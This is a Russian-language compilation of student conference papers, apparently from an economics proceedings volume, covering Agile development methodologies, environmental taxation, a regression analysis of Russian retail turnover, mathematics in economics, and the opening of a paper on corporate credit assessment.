Основываясь на положения и принципы, заявленных в манифесте Agile, сформировались множество методологий гибкой разработки. По результатам исследований, проведенных Agile Survey, самой распространенным и эффективным на сегодняшний день методом стал **Scrum** [4]. Этот подход подразумевает, что работа должна быть организована в небольших кроссфункциональных командах, в составе которых находятся все необходимые специалисты, а за соблюдением процессов наблюдает скрам-мастер. Разработка разбивается на определенное количество коротких фиксированных этапов (итераций). После прохождения этапа заказчик имеет возможность скорректировать и дополнить требования к продукту, тем самым оказываясь вовлеченным в процесс работы. После получения новых или отредактированных требований, стартует следующая итерация разработки. Это позволяет уже на ранних стадиях выявлять и устранять отклонения от нужного результата. В основном Scrum используется для работы со сложным ПО и для создания продукта с применением интерактивных и инкрементных подходов. [5]

Kanban – еще одна популярная гибкая методология, получившая известность гораздо позже упомянутой выше. Главный ее смысл состоит в том, чтобы одинаково распределить нагрузку между всеми участниками проекта и сделать процесс разработки более прозрачным. Для использования данного подхода необходимо следовать трем основным правилам:

1. Визуализация всей информации о проекте. Это позволяет лучше видеть ошибки и устранять их.
2. Вся команда одновременно работает над одной задачей. Неравномерные нагрузки будут исключены, а получаемые результаты улучшаются.
3. Оптимизирование процесса, строгий контроль времени для выполнения задач. [6]

Считается, что вводить и применять метод Kanban уместно после успешного использования Scrum.

Экстремальное программирование (Extreme programming или XP) – достаточно известная гибкая методология. Ее суть заключается в применении уже существующих наилучших практик в сфере разработки программного обеспечения, выводя их на «экстремальный» уровень [7]. Все практики XP можно условно поделить на инженерные и управленческие.

К инженерным относятся:

- непрерывная интеграция;
- парное программирование;
- разработка через тестирование;
- рефакторинг;
- простота;
- метафора системы;
- стандарт кодирования.

К управленческим можно отнести следующие практики:

- игра в планирование;
- частые небольшие релизы;
- заказчик всегда рядом;
- 40-часовая рабочая неделя;
- коллективное владение кодом. [8]

Приведенная группировка весьма относительна, однако можно заметить, что Extreme programming имеет немало схожего с методологией Scrum.

DSDM – метод разработки динамических систем – итеративная и инкрементная методология, основывающаяся на RAD (быстрая разработка приложений) [9]. Основной упор при таком подходе делается на вовлечение пользователей в процесс разработки. DSDM состоит из трех стадий:

1. Предпроектная: формируется проектная команда, выделяются финансовые средства, определяются вероятные проекты.
2. Жизненный цикл: реализация проекта.
3. Постпроектная: обеспечивается качественная работа системы.

Чтобы проект стал полноценной информационной системой ему необходимо пройти следующие 5 итераций жизненного цикла:

1. Определение реализуемости
2. Финансовое обоснование
3. Построение функциональной модели
4. Проектирование и разработка
5. Реализация

Метод DSDM дает все необходимые инструменты, позволяя пользователям дополнять процесс работы над проектом и оказывать помощь в принятии решений.

Feature driven development (FDD) – итеративная гибкая методология, которая является попыткой связать самые значимые в области разработки ПО методики, в основе которых лежит функциональность продукта. Главная цель FDD - создание реального, функционирующего программного продукта, в намеченные сроки. Для данного подхода существует 5 основных видов деятельности:

1. Создание общей модели
2. Построение списка требующихся функций
3. Планирование работы
4. Проектирование
5. Реализация [10]

Вся работа разбивается на итерации, каждая из которых предусматривает реализацию определенного набора функций.

При реализации любого проекта всегда приходится что-либо менять, находить необычные способы решения проблем, подстраиваясь под постоянно меняющиеся требования клиентов. В этом отлично помогает

методология Agile, которая вовсе не гарантирует окончательный успех, но позволяет обнаружить верный курс и установить правильные ориентиры.

Использованные источники:

1. A Short History of Agile [Электронный ресурс] // URL: https://www.agilealliance.org/agile101/ (дата обращения: 5.12.2018).
2. Manifesto for Agile Software Development [Электронный ресурс] // URL: http://agilemanifesto.org (дата обращения: 5.12.2018).
3. Гибкая методология разработки (Agile) [Электронный ресурс] // URL: http://mahamba.com/ru/gibkaya-metodologiya-razrabotki-agile (дата обращения: 6.12.2018).
4. 12th Annual State of Agile Report [Электронный ресурс] // URL: https://explore.versionone.com/state-of-agile/versionone-12th-annual-state-of-agile-report (дата обращения: 6.12.2018).
5. AGILE – гибкая система управления проектами [Электронный ресурс] // URL: https://4brain.ru/blog/agile/ (дата обращения: 6.12.2018).
6. Вольсон Б. Гибкие методологии разработки [Электронный ресурс] // URL: https://tados.ru/wp-content/uploads/2017/04/Борис_Вольфсон_Гибкие_методологии.pdf (дата обращения: 6.12.2018).
7. Extreme Programming: A gentle introduction [Электронный ресурс] // URL: http://www.extremeprogramming.org (дата обращения: 8.12.2018).
8. Практики XP [Электронный ресурс] // URL: http://skipy.ru/philosophy/xp.html#practics (дата обращения: 8.12.2018).
9. What is DSDM [Электронный ресурс] // URL: https://www.agilebusiness.org/what-is-dsdm (дата обращения: 9.12.2018).
10. Feature Driven Development (FDD) and Agile Modeling [Электронный ресурс] // URL: http://www.agilemodeling.com/essays/fdd.htm (дата обращения: 10.12.2018).

УДК 336.025

Лисичкин П.
студент 3 курса
направление Экономика
профиль Финансы и кредит
научный руководитель: Огородникова Е.П., к.э.н.
доцент
кафедра «Финансы и кредит»
Оренбургский филиал РЭУ им. Г.В. Плеханова
Россия, г. Оренбург

ЭКОЛОГИЧЕСКИЕ НАЛОГИ И СБОРЫ: МИРОВАЯ ПРАКТИКА

Аннотация. На данном этапе развития экономики, из-за активной деятельности промышленных предприятий, возникла серьёзная угроза для окружающей среды. Экология в развитых и развивающихся странах сильно страдает вследствие токсических выбросов в атмосферу и гидросферу, образования свалок бытовых отходов, а так же от уничтожения флоры и фауны. Поэтому в данной статье рассмотрен такой способ защиты окружающей среды, как экологические налоги и сборы, которые в течение последнего десятилетия набирают всё большую популярность в странах по всему миру.

Ключевые слова: экологический налог, экологический сбор, налогообложение, защита окружающей среды, экология.

Lisichkin P.
3rd year student of Economics, Finance and credit
Orenburg branch of PRUE. G. V. Plekhanov
Orenburg, Russia
Scientific adviser: Ogorodnikova E.P., Ph.D.
associate Professor of " Finance and credit»
Orenburg branch of PRUE. G. V. Plekhanov

ENVIRONMENTAL TAXES AND CHARGES: INTERNATIONAL PRACTICE

Annotation. At this stage of economic development, due to the active activities of industrial enterprises, there is a serious threat to the environment. Ecology in developed and developing countries suffers greatly from toxic emissions into the atmosphere and hydrosphere, the formation of landfills, as well as from the destruction of flora and fauna. Therefore, this article discusses a way to protect the environment, such as environmental taxes and fees, which over the past decade are gaining popularity in countries around the world.

Keywords: environmental tax, environmental fee, taxation, environmental protection, ecology.

Экологический налог на данный момент ещё не упоминается в Налоговом кодексе Российской Федерации, однако некоторые виды

платежей могут попадать под это понятие, сформулированное на международном уровне. Термин «экология» характеризует в первую очередь взаимоотношения человека (организаций, предприятий) и окружающей среды, а понятие «налог», корни которого идут от древнего оброка, определяет некую плату за пользование имущественными объектами.

Таким образом, сущность экологического налога состоит во взимании платы за пользование природными ресурсами и воздействие на окружающую среду. В настоящее время ввиду отсутствия в налоговой системе России такого вида налога это может быть обеспечено неналоговыми методами. Но некоторые налоги, отраженные в Налоговом кодексе Российской Федерации, могут попадать под характеристики, присущие экологическому налогу.

В России существуют неналоговые платежи, которые действующее законодательство требует уплатить в результате нанесения вреда окружающей природе. К ним относятся экологический сбор и плата за негативное воздействие на окружающую среду, которые также можно рассматривать как разновидности экологического налога [2].

В свою очередь в странах Евроазиатского экономического союза существует полноценный экологический налог, для которого сформулированы все основные элементы налогообложения. Ведь многообразие источников загрязнения и нерационального использования окружающей среды приводит к серьёзному росту заболеваемости населения, особенно это заметно в крупных промышленных городах. По мнению медиков, плохая экология провоцирует такие болезни, как раковые опухоли, заболевания сердечнососудистой системы, органов дыхания и пищеварения и другие не менее опасные для жизни человека заболевания и пороки развития, которые поражают многие системы жизнеобеспечения организма [1].

Многогранность и неоднозначность решения экологических проблем в большей степени проявляются в Европе, так как она является наиболее урбанизированной территорией в мире, где средний уровень урбанизации составляет около 80%, а в некоторых странах этот показатель может превышать и 90%.

Именно по причине того, что из-за высокого уровня урбанизации в городах Европы существует множество промышленных предприятий необходимых для обеспечения населения всем необходимым, там серьёзно задумались над тем, какой вред производство наносит для окружающей среды. Поэтому еще в 20 в. в ряде европейских государств предпринимались активные попытки разработать и закрепить основные направления экологической политики. Так Европейской комиссией в целях координации налоговой политики членов Европейского Союза была принята дефиниция «экологического налога». Её суть заключается в том, что экологический налог — это налог, налоговой базой которого является физическая единица, имеющая конкретное, доказанное негативное

воздействие на окружающую среду [1,3].

В практике Европейского налогообложения статистика различает четыре вида экологических платежей, связанных с энергетикой, транспортом, загрязнением окружающей среды, использованием природных ресурсов или ресурсные налоги.

Энергетические налоги включают налоги на такие энергетические продукты, в число которых входят: уголь, нефтепродукты, природный газ, электроэнергию, транспортное топливо, тепловую энергию и тому подобное. Именно налоги на данные виды топлива занимают наибольшую величину в структуре поступлений от экологических налогов, на них приходится около 75,9%. Так многие предприятия с целью экономии стали переходить на использование возобновляемых источников энергии, таких как биотопливо, ветра, солнце, приливы волн и другие, которые не облагаются налогами или облагаются по минимальным ставкам [1].

Наиболее высокие показатели характерны для таких государств, как Нидерланды, Словения и Мальта. В конце 2017 года наибольшая доля экологических налогов в общей сумме доходов от налогов и социальных взносов была зафиксирована в следующих государствах: в Болгарии (10,7%); в Латвии (8,8%). Лидирующие позиции по относительной важности и зависимости экологических налогов по доли от ВВП стоят европейские государства, как Дания (4,0%) и Эстония (3,0%), а в значительной степени отстают от них — Франция, Испания, Бельгия и Исландия [1].

По данным, опубликованным на официальном сайте Евростата, по итогам 2017 года поступления от исследуемых налогов составили около 292434 млрд. евро. Тенденцию поступления экологических налогов в процентном отношении ко всем налоговым поступлениям и социальным взносам за последние 10 лет с 2007 по 2017 года представим в виде графика в форме столбчатой гистограммы (рис. 1):




Рисунок 1. Динамика изменения доли поступлений экологических налогов в странах ЕС за 2007-2017 года в процентном отношении ко всем налоговым поступлениям и социальным взносам [3], %

В последнее время в ЕС достигнута договоренность о компенсации подобных уменьшений от налоговых поступлений через предоставление

разрешений на выбросы, различного рода квотирование. Наиболее существенны эти налоги в Литве, Чехии и Люксембурге, и величина исследуемого показателя превышает 90%. Несколько ниже, менее 60% доходов в Дании и Нидерландах и менее 50% на Мальте [3,4].

Для повышения эффективности налоговых инструментов (налогов и сборов) в экологическом развитии РФ необходимо, с целью как защиты окружающей среды, так и пополнения бюджета государства принять следующие меры:

–установить платежи за загрязнение окружающей среды как налоговые обязательные платежи;

–направить средства, взимаемые за воздействие на окружающую среду, в целевой фонд по защите окружающей среды и экологии;

–значительно поднять плату за загрязнение окружающее среды, а так же разработать определённые льготы для всех природопроизводителей, которые значительные средства направляют на уменьшение негативного воздействия на окружающую среду;

– более широко использовать налоговые механизмы экологического стимулирования при взимании уже существующих налогов (налога на прибыль, транспортного налога, налога на имущество) [2].

Использованные источники:

1. Громов Владимир Владимирович Экологические налоги: классическое и современное понимание сущности // Статистика и экономика. 2014. №4. URL: https://cyberleninka.ru/article/n/ekologicheskie-nalogi-klassicheskoe-i-sovremennoe-ponimanie-suschnosti (дата обращения: 30.10.2018).

2. Огородникова Е.П. Налоги в экологическом развитии Российской Федерации // «Вектор экономики». - 2017 г. http://www.vectoreconomy.ru/images/publications/2016/6/Taxes/Ogorodnikova_Konstantinova_Rechmedilova.pdf

3. Огородникова Е.П. Налоговое планирование на современном этапе развития российской экономики / Е.П. Огородникова // Экономика и редпринимательство – 2016. - №1-2 (66) – С. 31-33.

4. Шувалова Е.Б., Гордиенко М.С., Сибатулина Н.В. Эволюция системы экологических налогов, сборов и платежей в Российской Федерации // Статистика и экономика. 2017. №6. URL: https://cyberleninka.ru/article/n/evolyutsiya-sistemy-ekologicheskih-nalogov-sborov-i-platezhey-v-rossiyskoy-federatsii (дата обращения: 30.10.2018).

УДК 339.56

Лисичкин П.А.
студент 3 курса
направление Экономика
профиль Финансы и кредит
Оренбургский филиал РЭУ им. Г.В. Плеханова
Россия, г. Оренбург

СТАТИСТИЧЕСКИЙ АНАЛИЗ ОБОРОТА РОЗНИЧНОЙ ТОРГОВЛИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация. В данной статье представлены результаты проведения многофакторного регрессионно-корреляционного анализа. Выявлены факторы влияющие на оборот розничной торговли РФ. Составлено уравнение регрессии.

Ключевые слова: оборот розничной торговли, факторный анализ, регрессия, корреляция

Lisichkin P.A.
3rd year student of Economics
profile Finance and credit
Orenburg branch of PRUE. G. V. Plekhanov
Orenburg, Russia

STATISTICAL ANALYSIS OF RETAIL TRADE TURNOVER IN THE RUSSIAN FEDERATION

Annotation. This article presents the results of multivariate regression-correlation analysis. The factors influencing turnover of retail trade of the Russian Federation are revealed. The regression equation is composed.

Keywords: retail turnover, factor analysis, regression, correlation

В современных условиях глобализации и активного развития рыночных отношений в России, торговля с каждым годом становится наиболее важным сектором экономики, который относится к самым прогрессивным видам экономической деятельности. Данная деятельность затрагивает все слои населения без исключения [1].

Розничная торговля играет важную роль в экономике государства, так как кроме населения она затрагивает и ключевые бизнес-процессы, связанные с продажей товаров и услуг и их доведения до конечного потребителя. Являясь источником поступления денежных средств, торговля формирует основы стабильности государства, являясь важной бюджетообразующей составляющей, которая вносит серьезный вклад в развитие отдельных регионов страны [2]. Поэтому, рассмотрим более подробно динамику оборота розничной торговли Российской Федерации и проведём факторный анализ для выявления факторов, оказывающих наибольшее влияние на данный макроэкономический показатель.




Рис.1 – Динамика оборота розничной торговли в РФ, млн. руб.

На протяжении исследуемого периода наблюдается исключительный рост оборота розничной торговли РФ. Средний темп роста составил 165,62% в 2017 году по сравнению с 2007 годом. Оборот розничной торговли увеличивался ежегодно с 2010 года по 2014 на 10%. Наибольший скачок наблюдался в 2008 году, когда данный показатель увеличился на 28,29% по сравнению с 2007 годом.

Для того, чтобы выявить факторы, которые оказывают наибольшее влияние на изменение объёмов оборота розничной торговли РФ, проведём многофакторный корреляционно-регрессионный анализ, используя следующие факторы:

Y- темп роста оборота розничной торговли РФ, %;

X1 – среднегодовой курс доллара США, руб.;

X2 – среднегодовой курс евро, руб.;

X3 – темп роста ВВП, %;

X4 – темп роста объёмов добычи нефти, %;

X5 – темп роста объёмов добычи газа, %;

X6 - темп роста продукции сельского хозяйства, %.

Построив корреляционную матрицу, можно выявить те факторы, которые оказывают наибольшее влияние на изменение оборота розничной торговли (рис. 2).

	A	B	C	D	E	F	G	H
1		*У*	*X1*	*X2*	*X3*	*X4*	*X5*	*X6*
2	У	1						
3	X1	-0,50786	1					
4	X2	-0,48187	0,99449	1				
5	X3	0,52704	-0,53453	-0,56662	1			
6	X4	0,72506	-0,26081	-0,23083	0,19159	1		
7	X5	0,09888	0,19739	0,15622	0,44675	-0,2291	1	
8	X6	0,64784	-0,18533	-0,15312	0,39921	0,5237	-0,17005	1

Рис. 2 – Корреляционная матрица

Таким образом, наибольшее влияние оказывают факторы X4 (темп роста объёмов добычи нефти) и X6 (темп роста продукции сельского хозяйства), которые имеют значения свыше 0,6. Мультиколлениарность среди данных факторов не выявлена.

Далее необходимо провести регрессионный анализ (рис. 3), с помощью которого получим уравнение регрессии, описывающее зависимость оборота розничной торговли от добычи нефти и объема произведенной продукции сельского хозяйства [3].

	A	B	C	D	E	F
1	ВЫВОД ИТОГОВ					
2						
3	*Регрессионная статистика*					
4	Множественный R	0,790427943				
5	R-квадрат	0,684776334				
6	Нормированный R-квад	0,530970417				
7	Стандартная ошибка	5,370235729				
8	Наблюдения	11				
9						
10	Дисперсионный анализ					
11		*df*	*SS*	*MS*	*F*	*ачимость F*
12	Регрессия	2	384,159	192,0795096	6,660308393	0,019823
13	Остаток	8	230,7155	28,83943179		
14	Итого	10	614,8745			
15						
16		*Коэффициент*	*артная о*	*t-статистика*	*P-Значение*	*ижние 95%*
17	Y-пересечение	-1,008621908	33,77631	-0,029861813	0,976908793	-78,8969
18	Переменная X 4	0,805988292	0,385454	2,291012973	0,069907867	-0,08287
19	Переменная X 6	0,256155202	0,17626	2,453283068	0,184217755	-0,1503

Рис. 3 – Регрессионный анализ

Таким образом, получаем следующее уравнение регрессии:

$$Y = -1{,}009 + 0{,}806 * X4 + 0{,}256 * X6$$

Множественный коэффициент корреляции 0,79 показывает, что наблюдается тесная прямая связь между данными факторами и оборотом розничной торговли.

Коэффициент детерминации указывает на то, что 68% вариации оборота розничной торговли обусловлено именно данными факторами.

F-критерий Фишера позволяет дать оценку статистической значимости

полученного уравнения регрессии. Его фактическое значение 6,66 превышает табличное значение 3,33, то есть нулевую гипотезу можно отклонить, так как данные параметры являются статистически значимыми.

Так же проверим значимость параметров данного уравнения регрессии с помощью t-критерия Стьюдента. Табличное значение данного критерия = 2,26. Таким образом, рассчитанные значение данного критерия для параметров уравнения больше чем табличное значение, следовательно они являются статистически значимыми.

Таким образом, большая часть оборота розничной торговли РФ зависит от добычи нефти и производства продукции сельского хозяйства. Данные макроэкономические показатели отражают состояние экономики развивающегося государства, каким и является Российская Федерация.

Нефть является национальным богатством России и фундаментом ее экономики. Значение нефти в народном хозяйстве велико: это сырье для нефтехимии в производстве синтетического каучука, спиртов, полиэтилена, широкой гаммы различных пластмасс и готовых изделий из них, искусственных тканей; источник для выработки моторных топлив (бензина, керосина, дизельного и реактивных топлив), масел и смазок, а также котельного печного топлива (мазут), строительных материалов (битумы, гудрон, асфальт); сырье для получения ряда белковых препаратов, используемых в качестве добавок в корм скоту для стимуляции его роста. Россия - единственная среди крупных промышленно развитых стран мира, которая не только полностью обеспечена нефтью [4].

В условиях действующих санкций и обеспечения продовольственной безопасности страны роль сельского хозяйства в современной экономике не снижается, а возрастает. Во-первых, все более заметен вклад аграрной отрасли в решении энергетической проблемы. Во-вторых, сельское хозяйство производит не только продовольствие и сырье, но и важнейшие общественные блага [2].

Таким образом, для экономики Российской Федерации и нефтяная и сельскохозяйственная отрасль является основными факторами роста экономики. Именно за счёт роста экономики увеличивается и оборот розничной торговли, которая является неотъемлемой её частью.

Использованные источники:

1. Захарова Ж.Ж., Иванова Н.С. Розничная торговля в России: проблемы и тенденции развития // Вестник УГНТУ. Наука, образование, экономика. Серия: Экономика . 2014. №3 (9).
2. Ионова Г.О. Влияние динамики оборота розничной торговли на финансовые результаты деятельности предприятия // ТДР. 2012. №6-2
3. Тимофеева Т.В., Снатенков А.А. Статистическая оценка развития валютного рынка РФ // Известия Оренбургского государственного аграрного университета. 2011. Т.1. №29-1. С. 111-114.
4. Снатенков А.А., Тимофеева Т. В. Статистическое исследование факторов формирования просроченной задолженности по кредитам российского

банковского сектора // Конкурентоспособность в глобальном мире: экономика, наука, технологии. 2017. № 7-1. С. 137–144.

УДК 51-77

Личман А.С.
студент 2 курса
факультет «Экономики и менеджмента»
Горшков Ф.А.
студент 2 курса
факультет «Экономики и менеджмента»
Саратовский социально-экономический институт РЭУ им. Г.В. Плеханова – филиал РЭУ им. Г. В. Плеханова
Россия, г. Саратов

РОЛЬ И ЗНАЧЕНИЕ МАТЕМАТИКИ В ЭКОНОМИКЕ

Аннотация: в статье описывается значение математики в других науках, ее особенности. Применение математических методов в экономике.

Ключевые слова: математические методы, математический аппарат, экономика, экономические задачи.

Lichman A.S.
Student of 2 course faculty of the Economics and Management
Saratov Socio-Economic Institute – branch of Plekhanov Russian University of Economics
Russia, Saratov
Gorshkov F.A.
Student of 2 course faculty of the Economics and Management
Saratov Socio-Economic Institute – branch of Plekhanov Russian University of Economics
Russia, Saratov

THE ROLE AND IMPORTANCE OF MATHEMATICS IN ECONOMICS

Annotation the article describes the importance of mathematics in other sciences, its features. Application of mathematical methods in economics.

Keywords: mathematical methods, mathematical apparatus, economics, economic problems.

Математика все время своего существования была и будет одной из самых важных наук. Ей находится применение практически во всех сферах деятельности. На свете существуют науки, которые просто не могут существовать без математических моделей и формул. В их число входит такая наука как экономика.

Известный американский ученый Н. Винер утверждал, что роль математики заключается в том, чтобы находить невидимый порядок в хаосе вокруг нас. С этим трудно спорить, ведь это можно назвать задачей

математики, но если выражаться научным языком, то можно сказать, что основная задача математики - исследование количественных форм изображения абстрактных связей, которые имеют место в окружающем нас мире. Исходя из этого, можно утверждать, что математика как наука создает многофункциональные аналитические методы исследования связей, которые помогают нам получить наибольшее количество информации об интересующем нас процессе или явлении. Как раз это и делает математику универсальным инструментом для решения многих задач, помогает в изучении огромного количества областей знаний: химии, физике, экономике и прочих. Ведь успеха достигают именно те области знаний, которые активно используют в своих исследованиях математический аппарат.

На первый взгляд может показаться, что математика оперирует такими понятиями, которые не связаны с реальной жизнью: интегралы, пределы, уравнения, векторы и многие другие. Но это мнение ошибочно, потому что каждое из этих понятий тесно связано с множеством вещей, которые мы делаем каждый день, не говоря уже об изучении каких-либо явлений и процессов. Многое из того, что нам доступно в современном мире, было бы невозможно без математики. Приведу пример, давайте возьмем открытие планеты Нептун путем математических вычислений – «на кончике пера». Сначала такие учёные как Леверье и Адамс при помощи математических расчетов вычислили орбиту планеты, ее массу, ее место, а уже после этого с помощью телескопа она была найдена на указанном месте. Таким же образом была открыта планета Плутон.

В 17 веке возникло незаменимое открытие математики - теория вероятности, которая имеет большое значение практически во всех сферах деятельности: в коммерции, технике, военном деле, механике, физике и даже в азартных играх. А ведь на анализе азартных игр эта теория и возникла, но долгое время игнорировалась, потому что считалась чем-то вроде математического развлечения. Но после Первой мировой войны игнорировать теорию вероятности стало просто невозможно.

На сегодняшний день можно сказать, что современная математика объединяет ряд таких дисциплин как: алгебру, геометрию, математический анализ, теорию вероятностей, математическую статистику и еще десятки крупных направлений. Математика – это незаменимый инструмент изучения абсолютно любой отрасли человеческой деятельности. Главенствующую роль математика имеет в экономике, как в самой науке, так и в принципе в сфере деятельности. Давайте рассмотрим эту роль поподробнее. Но сначала разберемся в особенностях математики, которые делают эту науку неповторимой и незаменимой.

Первая особенность состоит в том, что это строгое, не допускающее никаких отклонений определение правил создания отношений, то есть математических формул. Вторая, что все математические формулы составляются на основе строгих условий, исходя из ряда аксиом. И третья особенность заключается в том, что есть возможность владеть какими-либо

понятиями, не раскрывая их смысла.

Применение математических методов в экономике имеет богатую историю. С появлением товарно-денежных отношений возникла острая необходимость количественной оценки всех коммерческих операций и анализа их эффективности. В 19 веке появилась «коммерческая арифметика», которая включала в себя вычисления процентов по вкладам, ссудам и операциям с ценными бумагами. В 20 веке использование математических методов для решения экономических задач приобрело еще большие масштабы. Это связано с двумя важными факторами: развитием математической теории и появлением ЭВМ, которые позволяли применять теорию для исследования экономических процессов.

Некоторые аспекты математики произошли из-за необходимости применения их для решения каких-либо экономических задач. Уже не раз вышеупомянутая теория вероятностей возникла из решения практических задач, в том числе и коммерческих. Статистические методы появились из-за необходимости количественной оценки результатов коммерческой деятельности.

Большое значение математические расчеты имеют для прогнозирования результатов той или иной деятельности и расчета наиболее эффективного использования ресурсов, оптимального набора факторов производства.

Стоит упомянуть и математические методы, использующиеся в экономике. К примеру, академик Немчинов выделял пять основных методов исследования при планировании: балансовый метод, метод математического моделирования, метод экономико-математических множителей (оптимальных общественных оценок), метод последовательного приближения, векторно-матричный метод.

В заключение хочу сказать, что математика имеет огромное значение для всех наук, в особенности для экономики. Использование математических методов позволяет находить порядок в хаосе и добиваться точности вычислений, нахождения необходимой информации и многое другое.

Использованные источники:

1. Канторович Л.В. Математические методы организации планирования производства, 1939 г.
2. Макаров В.Л. Экономика и математические методы. 1990 г.
3. Кантарович Л.В., Горстко А.Б. Оптимальные решения в экономике. 1979 г.
4. Красс М.С., Чупрынов Б.П. Математика для экономистов. 2007 г.
5. Дайсон Ф. Математика в физических науках. // Математика в современном мире. 1967 г.

УДК 336.77

Лишик Т.И.
студент 4 курса
факультет «ГМУ»
ЮРИУ РАНХиГС при Президенте РФ
Россия, г. Ростов-на-Дону

ОЦЕНКА КРЕДИТОСПОСОБНОСТИ КОРПОРАТИВНЫХ ЗАЕМЩИКОВ В БАНКОВСКОЙ ДЕЯТЕЛЬНОСТИ

Аннотация: В статье проводится оценка кредитоспособности корпоративных заемщиков. Определено, что оценка кредитоспособности заемщика играет немаловажную роль не только для кредитных организаций, но и для самого заемщика. Выявлены основные причины возникновения кредитного риска. Сформулировано определение понятию «кредитоспособность заемщика».

Ключевые слова: кредитоспособность, система оценки кредитоспособности, кредитный риск, финансовые технологии, финансовый сектор экономики, корпоративные клиенты, банковские институты.

Lishik T.I.
4 course student, Faculty of State and Municipal Administration
South-Russia Institute of Administration - branch of Russian Presidential Academy of National Economy and Public Administration
Russia, Rostov-on-Don

CREDIT CAPABILITY ASSESSMENT OF CORPORATE BORROWERS IN BANKING ACTIVITIES

Annotation: The article assesses the creditworthiness of corporate borrowers. It was determined that the assessment of the borrower's creditworthiness plays an important role not only for credit institutions, but also for the borrower itself. Identified the main causes of credit risk. Formulated definition of the concept of "creditworthiness of the borrower".

Key words: creditworthiness, credit rating system, credit risk, financial technologies, financial sector of the economy, corporate clients, banking institutions.

Конституционные гарантии установления правовых основ единого рынка1, находящиеся в ведении Российской Федерации, являются неотъемлемым условием становления и развития российского рынка финансовых услуг. Базисный вектор моделирования институционально-правовых основ развития российского финансового рынка, в соответствии с

[1] «Конституция Российской Федерации» (принята всенародным голосованием 12.12.1993) (с учетом поправок, внесенных Законами РФ о поправках к Конституции РФ от 30.12.2008 N 6-ФКЗ, от 30.12.2008 N 7-ФКЗ, от 05.02.2014 N 2-ФКЗ, от 21.07.2014 N 11-ФКЗ) [Электронный ресурс] / Официальный сайт – режим доступа: http://www.consultant.ru/document/cons_doc_LAW_28399/ (дата обращения 10.12.2018).

глобальными трендами, лежит в русле высокотехнологичной трансформации технологий, применяемых на рынке банковских услуг.

Права и свободы, гарантируемые ст. 82, предопределяют необходимость не только унификации, но и планомерного совершенствования технологического обеспечения ведущих элементов финансового-кредитного механизма, среди которых, прежде всего, технологий оценки кредитоспособности корпоративных заемщиков.

Экономическая категория «кредитоспособность» носит междисциплинарный характер, поскольку в условиях актуальной экономической динамики содержание этой категории является базисным элементом для конструирования финансовых стратегий, как компаний корпоративного сектора, так и коммерческих банков. Кризис ликвидности и рисковая экономическая конъюнктура требуют от компаний корпоративного сектора осторожного отношения к риску в сочетании с возможностью обеспечения среднерыночной доходности. В связи с этим, категориальный смысл понятия «кредитоспособность» значительно расширяется, а проблема оценки кредитных рисков становится важнейшей стратегической задачей развития российского банковского сектора и основой для конструирования архитектуры хозяйственных взаимосвязей.

Следует отметить, что оценка кредитоспособности остается достаточно обсуждаемой проблемой как для науки, так и для практики. Изменение типа экономического роста в условиях реализации рисков актуализировало поиск направлений совершенствования методов оценки кредитоспособности заемщиков, в том числе и рейтинговых методов, в направлении обеспечения их функциональности в условиях высокой экономической неопределенности.3

